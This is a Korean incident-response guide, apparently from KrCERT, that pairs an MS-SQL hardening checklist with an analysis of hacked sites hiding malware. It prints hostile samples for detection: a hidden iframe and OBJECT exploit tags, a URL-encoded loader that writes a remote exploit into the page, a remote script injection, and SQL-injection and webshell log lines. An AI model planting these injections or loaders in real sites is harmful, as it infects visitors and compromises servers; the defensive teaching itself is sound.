〈그림 3-57〉 D99_Tm●, D99_Re●, D99_Tm● 테이블의 의미

그러면 MS-SQL 서버가 침해사고에 노출이 되었다고 의심될 경우에는 다음과 같은 절차를 거쳐 점검해 보자.

가. 계정의 패스워드 중 빈 패스워드나 약한 패스워드가 존재 하는가?

패스워드가 설정되어 있지 않을 경우 user 만 알면 누구나 DB에 접속할 수 있게 된다. 특히 sa 계정에 대해 패스워드가 설정되어 있지 않은 경우가 비교적 많다. 이럴 경우 시스템 권한의 업무를 악의적인 사용자가 실행할 수 있게 된다.

- 점검 사항

1. 프로그램 ⇨ MSSQL ⇨ 쿼리어널라이져 실행
2. 메인 DB를 "MASTER"로 설정
3. QA에서 "Select name, password from syslogins" 입력 후
4. 결과 값이 Null 이면 패스워드 없음

단, Builtin\계정명의 경우 NULL이 정상이다.

- 대응 방법

패스워드가 없는 계정을 발견하면, 특수문자가 포함된 추측하기 힘든 패스워드를 생성하도록 한다. 특히 Windows 인증을 요구하도록 구성된 서버에서도 sa 계정은 항상 까다로운 패스워드를 사용해야 한다는 것은 기본으로 지켜야할 수칙이다. 계정의 패스워드 지정방법은 다음과 같다.

1. 서버 그룹을 확장하고 서버를 확장.
2. 보안을 확장하고 로그인을 클릭.
3. 상세내용 창에서 마우스 오른쪽 단추로 클릭하고 속성을 클릭.

4. 패스워드 입력란에 새 패스워드를 입력

나. guest 계정이 비활성화 되어 있는가?

guest계정은 특별한 로그인 계정으로 이 계정을 데이터베이스에 지정함으로써 SQL 서버의 정상 사용자 모두가 데이터베이스에 액세스하게 허락하는 경우가 종종 있다. 이는 당연히 MS-SQL 서버의 보안에 치명적인 결과를 가져온다.

- 점검 사항

1. SQL Server의 Enterprise Manager 실행
2. 해당 데이터베이스 사용자 선택
3. 우측에 guest 계정이 있는지 점검

- 대응 방법

위의 방법대로 점검시 guest 계정이 발견되면 guest 계정을 삭제하면 된다.

1. SQL Server의 Enterprise Manager 실행
2. 해당 데이터베이스 사용자 선택
3. 우측에 guest 계정 ⇨ 우측버튼 클릭 ⇨ 삭제 클릭

다. public 데이터베이스 역할이 부여되어 있는가?

모든 데이터베이스 사용자들의 표준 역할로서 사용자는 public 역할의 권한과 특권을 계승 받고, 이 역할은 그들의 최소한의 권한과 특권을 나타낸다. 따라서 public 데이터베이스 역할에 권한이 설정되어 있으면, 인가를 받지 않은 사용자도 모든 작업을 할 수 있는 취약점 발생한다.

● 점검 사항

1. SQL Server의 Enterprise Manager 실행
2. 해당 데이터베이스 등록정보 사용권한
3. Public에 어떤 권한이 체크되어 있는지 확인

● 대응 방법

Public DB 역할에 부여된 권한을 Revoke 시키면 해결된다.

1. SQL Server의 Enterprise Manager 실행
2. 해당 데이터베이스 ⇨ 등록정보 ⇨ 사용권한
3. Public에 할당된 권한을 Revoke 시킴

라. SYSADMIN으로 그룹의 사용자를 인증된 사용자만으로 제한하고 있는가?

sysadmin(system administrators)의 역할은 SQL서버와 설치된 데이터베이스에 대해서 완전한 관리 권한을 필요로 하는 사용자를 위해 만들어 진 역할로서 이 역할의 구성원은 SQL 서버에서 모든 작업을 수행할 수 있어, 이 역할에 인증되지 않은 사용자 있어서는 안 된다.

● 점검 사항

1. SQL Server의 Enterprise Manager 실행
2. 보안 서버역할 우측 화면에서 system administrators를 더블 클릭
3. "일반" 탭에 있는 구성원을 확인

마. 방화벽에서 SQL Server 포트를 차단했는가?

SQL Server 포트는 Default 가 TCP/1433, TCP/1434 이다. 즉 SQL Server를 운영하고

있는 사실을 알고 있는 해커라면, 방화벽에서 1433, 1434 포트가 OPEN 되어있다는 것을 알고 있는 것이나 마찬가지란 뜻이다. 실제로 인터넷에 노출된 MS-SQL 서버를 모니터링 해보면 1433, 1434 포트를 Target으로 수많은 Scan 공격과 웜으로 인한 유해 트래픽이 끊임없이 공격을 시도하는 것을 발견할 수 있다. 따라서 SQL Server를 설치할 때 통신 Default Port를 임의의 다른 포트로 설정하여 운영한다면, 보안수준이 향상될 것이다.

바. 가장 최신의 서비스 팩을 설치한다.

서버 보안 개선을 위한 가장 효과적인 조치는 SQL Server 서비스 팩을 최신의 패치로 업그레이드하는 것이다. SQL Server의 서비스 팩은 다음 사이트에서 다운로드 할 수 있다.

- MS-SQL 2000
  http://www.microsoft.com/korea/sql/downloads/2000/sp4.asp

- MS-SQL 2005
  http://www.microsoft.com/downloads/details.aspx?familyid=cb6c71ea-d649-47ff-9176-e7cac58fd4bc&displaylang=en

또한 공개되는 모든 보안 패치를 설치해야 한다. 새 보안 패치를 전자 메일로 통지 받으려면 Microsoft의 제품 보안 통지 페이지에서 신청하면 된다.

사. 마지막으로 Microsoft Baseline Security Analyzer(MBSA)로 서버를 점검해 본다.

MBSA는 SQL Server 및 Microsoft SQL Server 2000, 2005 Desktop Engine(MSDE 2000, 2005)을 비롯한 여러 Microsoft 제품에서 자주 볼 수 있는 보안상 취약한 구성을 검

사해 주는 도구이다. 이 프로그램의 실제 기능은 현재 사용 중인 윈도우가 해야 할 보안패치를 최신으로 유지하고 있는지, 사용자가 보안상 약점이 될 만한 설정을 사용 중인지를 스캔한 결과를 보여주는 것이다. 그래도 이 정도 툴로도 기본적인 취약점은 점검이 가능하다. 이 도구는 로컬 또는 네트워크에서 실행할 수 있으며, SQL Server 시스템에 다음과 같은 문제가 없는지 테스트한다.

1. 지나치게 많은 sysadmin 구성원이 서버 역할을 수정한 경우
2. sysadmin 이외 역할에 CmdExec 작업 작성 권한이 부여된 경우
3. 패스워드가 비어 있거나 지나치게 평범한 경우
4. 인증 모드가 허술한 경우
5. 관리자 그룹에 너무 많은 권한이 부여된 경우
6. SQL Server 데이터 디렉터리의 액세스 제어 목록(ACLs)이 정확하지 않은 경우
7. 설정 파일에 일반 텍스트 패스워드 sa가 있는 경우
8. guest 계정에 너무 많은 권한이 부여된 경우
9. 도메인 컨트롤러 역할도 하는 시스템에 SQL Server가 실행되는 경우
10. Everyone 그룹의 구성이 잘못되어 특정 레지스트리 키에 대한 액세스가 허용되는 경우
11. SQL Server 서비스 계정 구성이 잘못된 경우
12. 서비스 팩 및 보안 업데이트가 없는 경우

Microsoft는 MBSA 2.0 버전을 무료 다운로드로 제공하고 있으며, 다음 사이트에서 다운로드 할 수 있다.

http://www.microsoft.com/technet/security/tools/mbsa2/default.mspx

자. 마지막으로 SQL Server 연결에 대한 감사를 수행한다.

SQL Server는 시스템 관리자의 검토를 위해 이벤트 정보를 기록할 수 있다. 최소한 SQL Server에 대한 연결 실패를 기록하여 이를 정기적으로 검토해야 한다. 가능하면 이 로그는 데이터 파일이 저장되는 드라이브와 다른 하드 드라이브에 저장한다.

- **대응 방법**

SQL Server의Enterprise Manager로 연결 실패를 감사하려면

1. 서버 그룹을 확장한다.
2. 서버를 오른쪽 단추로 클릭하고 속성을 클릭한다.
3. 보안 탭의 감사 수준에서 실패를 클릭한다.

이 설정이 적용되려면 서버를 종료했다가 다시 시작해야 한다.

제 4 장

주요 해킹 사고별 분석 사례

제 4 장 | 주요 해킹 사고별 분석 사례

제1절 악성코드 은닉 사이트 분석 사례

2005년 중순경부터 시작된 중국 할당 IP로부터의 공격은 이제 일반화되었으며, 국내 웹 환경의 가장 심각한 문제 중의 하나로 대두되었다. 악성코드 은닉 사고는 KISA에서 자체 탐지한 건수만 해도 월 500여건에 이르고 있다. 하지만, 악성코드가 은닉된 해킹 피해 기관에서는 해당 악성코드만 삭제하여 십 여회 이상 악성코드가 재 삽입되는 경우를 종종 볼 수 있다. 이는 체계적인 사고분석과 대응절차를 거치지 않고 단순히 홈페이지의 악성코드만을 삭제하였기 때문이다.

악성코드 삽입 사이트의 경우 홈페이지에 포함된 악성코드를 찾아내어 삭제하는 것은 물론이고, 웹서버에 존재하는 웹쉘(Webshell)과 같은 백도어 프로그램들을 찾고, 이 웹서버가 침해당한 원인(취약점)을 로그파일 등을 통해 확인하여 근본적인 침해 원인을 제거하는 것이 중요하다.

본 절에서는 악성코드 은닉 사이트에 대한 분석과 대응절차를 살펴보고 국내에서 유사 사고 발생시 활용할 수 있도록 한다.

홈페이지 악성코드 은닉사고에 대한 대응절차를 요약하면 다음과 같다. 다만 여기에서 언급하는 절차는 일반적으로 해킹 피해기관에서 자체적으로 사고처리를 하기 위한 기본적

인 절차이며, 법적 증거물로 활용하기 위해 시스템에 대한 무결성 보장이 필요한 경우는 체계적인 포렌식 절차를 따라야만 한다.

① 악성코드 삽입사실 인지 및 삭제
홈페이지에 은닉된 악성코드는 홈페이지 방문자를 감염시킬 수 있으므로 해당 부분을 신속하게 제거하여야 한다.

② 웹로그 및 이벤트로그 분석
웹로그 및 이벤트로그 분석을 통해 공격에 악용된 취약점, 피해 규모 등을 분석한다.

③ 백도어 등 해킹 프로그램 제거
로그분석 및 파일시스템 분석을 통하여 백도어 등 각종 해킹프로그램을 발견하고 이를 제거한다.

④ 주변 시스템 분석
웹서버가 해킹당했을 경우 DB 서버 등 주변 서버도 이미 해킹당했을 가능성이 있다. 웹 취약점에 의한 SQL Injectin 공격시 실제 명령실행이 DB서버에서 실행된다. 따라서, 웹서버와 연동하고 있는 DB서버의 해킹가능성을 특히 의심해 볼 필요가 있다.

⑤ 취약점 제거 및 보안강화
해킹에 악용된 취약점을 포함하여 전반적인 보안 취약점을 점검하고 이를 제거하여 해킹 재발을 방지하여야 한다.

⑥ 서비스 재개 및 모니터링
모든 조치가 완료된 이후에도 일정기간 공격 모니터링을 강화할 필요가 있다. 해커들은 대부분 한번 해킹한 사이트를 다시 이용하여 해킹을 하고자 한다. 따라서 웹로그

및 트래픽 분석을 통해 이러한 공격시도를 확인할 필요가 있다.

각 단계에서 취해야 하는 상세 활동내역은 다음과 같다.

1. 악성코드 삽입 사실 인지 및 악성코드 삭제

홈페이지에 악성코드가 삽입되는 유형은 대단히 다양하고 교묘하게 발전하고 있어 웹 관리자에 의한 발견이 쉽지 않다. 관리하고 있는 사이트에서 악성코드 삽입사실을 인지할 수 있는 것은 다음과 같은 경우가 있다.

- 홈페이지 관리자가 웹 소스 분석을 통해 분석
- 홈페이지 방문자가 바이러스 백신의 경고창에 의한 발견
- KISA 등 제3의 기관으로 부터의 악성코드 삽입사실 통보

홈페이지에 악성코드가 삽입될 경우 홈페이지 방문자들의 PC가 감염되고 바이러스 백신이 이를 탐지하여 경고창을 PC 사용자에게 보여줄 수 있다. 이러한 이유로 홈페이지 방문자의 전화문의 또는 게시판에 홈페이지의 이상현상과 관련된 글들이 게시될 수 있으므로 홈페이지 관리자는 이들의 목소리에 귀를 기울일 필요가 있다.

일반적으로 다음과 같은 방법으로 악성코드를 삽입하고 있으므로 웹 관리자는 아래 사항들에 대해 유심히 살펴볼 필요가 있다.

가. 웹 페이지에 iframe 또는 object 코드 삽입

- 초기화면 등 접속자 방문이 많은 웹 페이지에 악성코드를 삽입하며, 대부분의 경우 사이즈 크기를 0×0로 하여 홈페이지 상에서는 유관으로 확인할 수 없는 iframe 또

는 object 코드를 삽입한다.

```
〈iframe src ="http://www.xxx.xx.xx/123/123/index.htm" name="A" width="0"
frameborder="0"〉
```

```
〈OBJECT Width=0 Height=0 style= display:none; type= text/xscriptlet"
data=mk:@MSITStore:mhtml:c:\nosuchfile.mht!http://www.example.com//exploit._chm:
:exploit.html 〉〈/OBJECT〉
```


나. 인코딩 코드 삽입

– 악성코드의 은닉사실 및 내용을 숨기기 위해 코드를 인코딩하여 삽입하기도 한다.

```
<script>
<!--
document.write(
        unescape("%3CHTML%3E%0D%0A%3CHEAD%3E%0D%0A%3CSCRIPT%20LANGUAGE%3D%22_
                Javascript%22%3E%0D%0A%3C%21--%0D%0Avar%20Words%20%3D%22%253C_
                OBJECT%250D%250A%2520Width%253D0%2520Height%253D0%2520style_
                %253D%2522display%253Anone%253B%2522%2520type%253D%2522text_
                %252Fx%252Dscriptlet%2522%2520data%253D%2522mk%253A%2540_
                MSITStore%253Amhtml%253Ac%253A%255C%252Emht%2521http%253A_
                %252F%252Fwww%252Eibllooming%252Enet%252FBloomingBoard%252F_
                Project%252F100%252Fhelp%252Etxt%253A%253A%252F%252523%25252E_
                %252568%252574m%2522%253E%253C%252FOBJECT%253E%250D%250A%22%0D_
                %0Afunction%20SetNewWords%28%29%0D%0A%7B%0D%0Avar%20NewWords_
                %3B%0D%0ANewWords%20%3D%20unescape%28Words%29%3B%0D%0A_
                document.write%28NewWords%29%3B%0D%0A%7D%0D%0ASetNewWords_
                %28%29%3B%0D%0A//%20--%3E%0D%0A%3C/SCRIPT%3E%0D%0A%3C/HEAD_
                %3E%0D%0A%3CBODY%3E%0D%0A%3C/BODY%3E%0D%0A%3C/HTML%3E%0D%0A"));
//-->
</script>
```

다. 오류 정보 표시 페이지에 삽입

– 웹서버의 오류정보 페이지에 일반 웹 페이지에 삽입하는 방법과 마찬가지로 악성코드를 삽입한다.



〈그림 4-1〉 웹서버 에러페이지 변조

라. 자바스크립트 코드 삽입


- 방문자수를 카운트하는 자바 스크립트 등 많은 페이지에서 참조하는 js 또는 css 파일 등에 악성코드를 삽입하기도 한다.

```
<noframes>
<body bgcolor="#FFFFFF">
</body>
</noframes>
</body>
</html>
<script language="javascript" src="http://www.      biz/js/conn.js">
</script>
```

마. 바이너리 형태의 객체 삽입

- 플래시파일(swf)과 같은 외부 객체파일에 악성코드를 삽입하여, 변조한 객체를 사용

하는 페이지 접속자들에게 악성 프로그램을 유포한다.



〈그림 4-2〉 플래시파일에 삽입되어 있는 악성 코드

바. 데이터베이스내의 자료 값 변조

– 일반적인 파일 변조와는 달리, 데이터베이스에 저장되어 있는 자료 값에 악성프로그램 유포용 코드를 삽입하기도 한다.

〈그림 4-3〉 데이터베이스 자료 값에 삽입되어 있는 악성 코드

위와 같이 다양한 방법에 의해 삽입된 악성코드를 발견할 경우 즉시 이를 제거하여 홈페

이지 방문자들의 감염을 최소화하여야 한다.

그리고, 전통적인 분석절차에 따라 시스템 내의 휘발성 정보를 분석한다. 구동중인 프로세스 리스트, 네트워크 상태, 레지스트리 상태 등을 분석하여 악성 프로그램이 구동 중일 경우 해당 프로세스나 네트워크 세션을 차단하여 추가적인 피해 확산을 차단한다.

2. 웹로그 및 이벤트로그 분석

일차적으로 홈페이지 방문자들을 감염시킬 수 있는 악성코드를 제거한 후에는 악성코드가 삽입된 원인 및 피해규모를 파악할 필요가 있다. 이는 웹로그 및 이벤트로그 분석을 통해 확인이 가능하다.

가. IIS 웹로그 분석

지금까지 분석된 악성코드 은닉 사고는 SQL Injection 또는 업로드 취약점으로 인한 경우가 많았는데, 이러한 공격은 웹로그 분석을 통해 가능하다.

아래는 공격자가 SQL Injection 취약점을 이용한 공격 흔적이다.

```
ex050611.log:2005-06-11 17:23:02 xxx.48.81.23 - victim_IP 80 GET
/announce/new_detail.asp id=529'
|27|80040e14|[Microsoft][ODBC_SQL_Server_Driver][SQL_Server]Unclosed_quotation_mark_before_the_character_string_' '.500
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.2;+SV1;+.NET+CLR+1.1.4322)

ex050611.log:2005-06-11 17:23:34 xxx.48.81.23 - victim_IP 80 GET
/announce/new_detail.asp
id=529;DELETE%20bb;Insert%20bb%20exec%20master..xp_dirtree%20
'C:\',1,1--200 Microsoft+URL+Control+-+6.00.8862
```

위의 로그는 new_detail.asp 게시판 프로그램의 id라는 인자가 입력값을 검증하지 않아 공격용 SQL Query를 필터링 없이 받아들였음을 보여주고 있다. 첫 번째 라인의 로그는 공격자가 취약점을 확인하기 위한 것이며, 두 번째 라인은 실제 공격을 하여 공격이 성공(상태코드 200)한 것을 확인할 수 있다. 웹 관리자는 웹로그를 통해 공격자가 이용한 웹 프로그램의 취약점을 확인하고 이를 보완할 필요가 있다.

일반적으로 IIS 웹서버의 SQL Injection 공격은 중국 자동화된 해킹도구에 의해 이루어지고 있는데, 이 도구에 의한 공격시에 위와 같은 공격 로그가 수백~수천라인이 생성되므로 공격 사실을 쉽게 알 수가 있다.

SQL Injection 공격과 함께 악성코드 은닉 사고에 많이 사용되는 방법은 다운로드 공격이다. 다음은 공격자가 다운로드 취약점을 공격한 흔적이다.

```
2005-08-01 02:37:03 xxx.173.159.175 - victim_IP 80 POST
/xxx/xpds/data/svnge.asa - 302
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+TencentTraveler+)
2005-08-01 02:37:05 xxx.173.159.175 - victim_IP 80 GET /xxx/xpds/data/svnge.asa
- 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+TencentTraveler+)
2005-08-01 02:37:05 xxx.173.159.175 - victim_IP 80 GET /index.asp - 302
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+TencentTraveler+)
```

위의 로그는 공격자가 해킹 프로그램(svnge.asa)을 첨부파일로 업로드 하고, 해당 해킹 프로그램을 웹 브라우저를 통해 실제 실행해 본 것을 보여주고 있다.

웹로그 분석은 해킹에 이용된 취약점을 파악하는 것 뿐만 아니라 웹쉘(WebShell)과 같은 백도어 탐지도 가능하게 한다.

다음은 공격자가 웹쉘을 통해 접근하여 피해시스템의 파일을 리스팅하고 특정 파일을 업로드하고, 또한 특정 파일을 편집한 흔적이다.

```
ex050616.log:2005-06-16 16:18:03 xxx.xxx.xx.202 - victim_IP 80 GET
/gallery/●k7.asp Actio●n=MainMenu 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1)
ex050616.log:2005-06-16 16:18:04 xxx.xxx.xx.202 - victim_IP 80 GET
/gallery/●k7.asp Actio●n=ShowFile 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1)
ex050616.log:2005-06-16 16:18:41 xxx.xxx.xx.202 - victim_IP 80 GET
/gallery/●k7.asp Actio●n=CmdShell 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1)
ex050616.log:2005-06-16 16:20:11 xxx.xxx.xx.202 - victim_IP 80 GET
/gallery/●k7.asp Actio●n=UpFile 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1)
ex050616.log:2005-06-16 16:21:05 xxx.xxx.xx.202 - victim_IP 80 POST
/gallery/●k7.asp Actio●n=UpFile&Actio●n2=P●st 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1)
ex050616.log:2005-06-16 16:21:07 xxx.xxx.xx.202 - victim_IP 80 GET
/gallery/●k7.asp Actio●n=ShowFile 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1)
ex050616.log:2005-06-16 16:21:25 xxx.xxx.xx.202 - victim_IP 80 GET
/gallery/●k7.asp Actio●n=EditFile 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1)
```

이처럼 악성코드 은닉사고에서는 SQL Injection, 업로드 공격 등 공격에 이용된 취약점 및 웹쉘 실행 등 공격 이후의 행위를 웹로그 분석을 통해 확인할 수 있다. 하지만, 대규모 웹사이트의 경우 엄청난 량의 웹로그가 생성되어 공격로그를 찾아내기 어려운 경우가 많다. 따라서, 모든 로그를 한 라인씩 분석하기 보다는 공격시 발생되는 특정 키워드를 찾는 것이 효율적일 수 있다. 다음은 일반적으로 웹 공격시 웹로그에 나타날 수 있는 스트링들이다.


```
ODBC, 80040e07, and, select, delete, create, cmd.exe, xp_cmdshell, POST
```

물론 이러한 스트링들이 웹로그에 나타났다고 모두 공격이라고 단정지을 수는 없다. 이러한 스트링이 나타날 경우 공격 가능성이 높으므로 좀 더 자세한 분석이 필요하다. 리눅스 환경에 익숙한 관리자의 경우 윈도우즈에서 리눅스 환경(vi 편집기, grep 등)을 사용할 수 있도록 해 주는 Cygwin을 사용하면 보다 편리하게 분석할 수 있다.

나. 이벤트 로그 분석

이벤트 로그는 시스템 로그, 어플리케이션 로그, 보안 로그 등 3가지 종류가 있다. 이벤트 로그는 "시작 ⇨ 프로그램 ⇨ 관리도구(공용) ⇨ 이벤트 뷰어"를 통해 확인할 수 있다.

MS-SQL 확장 저장 프로시저인 xp_cmdshell은 MS-SQL 서버를 통해 임의의 커맨드 명령을 실행할 수 있는 것으로 정상적인 웹 프로그램에서 사용할 수도 있으나 일반적으로 공격자에 의해 많이 사용된다. 다음은 xp_cmdshell의 실행기록이 이벤트 로그에 남은 것이다.



〈그림 4-4〉 이벤트 로그


그 외에도 로그온 성공/실패 관련 로그(보안 이벤트 로그가 enable되어 있을 경우), 바이

러스 백신에 의한 악성코드 관련 검출 로그 등 공격에 관련된 유용한 정보들을 이벤트 로그 분석을 통해 얻을 수 있다.

3. 백도어 등 악성 프로그램 제거

홈페이지에 악성코드가 은닉된 사이트들의 경우 공격사실을 숨기기 위해 여러 공격도구를 설치하지 않고 반드시 필요한 도구만 설치하기도 한다. 하지만, 공격자는 웹서버를 해킹한 후 시스템을 원격 제어하기 위한 백도어나 다른 시스템을 공격하기 위한 해킹 프로그램을 설치하는 경우도 흔히 볼 수 있다. 악성코드 은닉사고에서 일반적으로 볼 수 있는 해킹 프로그램은 웹쉘로 알려진 백도어 프로그램이다. 악성코드 은닉 사이트에서 발견된 웹쉘은 일반적으로 ASP 프로그램으로 제작되고 있으며, 파일 추가/삭제/변경, 원격 명령 실행 등 원격에서 해당 시스템을 완벽하게 제어할 수 있는 기능을 가지고 있다.

다음은 웹브라우저를 통해 접속한 웹쉘의 화면이다.




〈그림 4-5〉 웹쉘을 통한 웹서버 원격제어

공격자가 웹쉘을 통해 피해 시스템에 침입하여 악의적인 행위를 하는 경우 웹로그에 그 흔적이 남는다. 따라서, 웹로그 분석과정에서 웹쉘 사용 유무를 유심히 살펴볼 필요가 있다. 웹쉘은 다양한 곳에 위치할 수 있는데 파일을 업로드한 폴더에서 종종 발견된다.

이외에도 \WINNT\system32 또는 \Windows\system32 폴더, 휴지통(Recycle) 폴더 등에서도 일반 악성프로그램들이 종종 발견된다. 이러한 악성 프로그램들은 윈도우 탐색기를 통해 공격 발생시점을 전후하여 생성 또는 변경된 파일들을 찾는 방법을 사용할 수도 있다.

그리고, 특정 중국 공격도구로 해킹 당했을 경우, t_Jiaozhu, jiaozhu, comd_list, xiaopen 등과 같은 임의의 테이블이 DB에 생성되기도 한다. 악성코드 은닉사고의 사고분석시 DB 테이블을 점검하여 아래와 같은 이름의 비정상적인 테이블이 있는지 분석하고 삭제하여야 한다.



4. 주변 시스템 분석

일반적으로 공격자들은 방화벽을 통과하여 한 대의 서버에 해킹을 성공하게 되면 이 서버를 통해 내부망의 다른 서버들까지 장악하려 한다. 방화벽 외부에서의 공격보다는 내부에서의 공격이 훨씬 용이하고, 공개된 웹서버 이외에도 좀 더 가치있는 정보들이 내부망에 존재할 가능성이 높기 때문이다. 따라서, 웹서버 해킹 피해시 웹서버와 연동된 시스템들에 대한 분석도 병행할 필요가 있다. 특히, 웹서버에 악성코드가 은닉되어 있고, 웹서버와 DB 서버가 분리되어 운영되고 있는 환경인 경우, DB서버가 이미 해킹당했을 가능성이 높다. 중국에서 제작된 SQL Injection 공격도구를 사용할 경우 DB서버에서 1차적인 해킹이 이루어진

다. DB서버에서는 대부분 공격 로그가 적절하게 남지 않으므로 로그분석보다는 DB 테이블에 비정상적인 테이블이 숨겨져 있는지, 파일 시스템에 해킹 프로그램이 숨겨져 있는지를 중점적으로 볼 필요가 있다. DB서버의 파일 시스템 분석시에는 시스템 폴더(\WINNT\system32 또는 \Windows\system32 폴더)를 중점적으로 점검한다.

5. 취약점 제거 및 보안강화

악성코드와 시스템에 숨겨진 백도어 등 해킹 프로그램을 제거하였다고 하더라도, 며칠 후 다시 해킹을 당하는 경우가 많다. 이는 해킹 프로그램만 제거하고 근본적인 취약점을 제거하지 않았기 때문이다.

따라서, 해당 시스템에 어떠한 보안 취약점이 있는지 분석할 필요가 있다. 가장 우선적으로 하여야 할 부분은 공격자가 이미 공격에 이용한 취약점을 확인하는 것으로, 웹로그 분석 과정에서 공격자가 어느 프로그램의 어느 인자의 취약점을 이용하여 공격하였는지, 어느 게시판에서 파일 업로드 취약점이 존재하는지를 확인할 수 있다. 공격에 이미 이용되었던 취약점은 공격자가 다시 공격할 가능성이 상당히 높으므로 반드시 취약점을 제거하여야 한다. 이외에도 전반적으로 웹 프로그램상에서 사용자의 입력을 받아들이는 모든 부분, 즉, URL 인자, 쿼리 문자열, HTTP 헤더, 쿠키, HTML 폼 인자 등 입력 값에 대한 검증이 필요하다. KrCERT/CC 홈페이지(http://www.krcert.or.kr)에서 「홈페이지 개발 보안 가이드」와 「웹 어플리케이션 보안 템플릿」을 제공하고 있으므로 취약한 부분의 웹 프로그램을 보완할 필요가 있다.

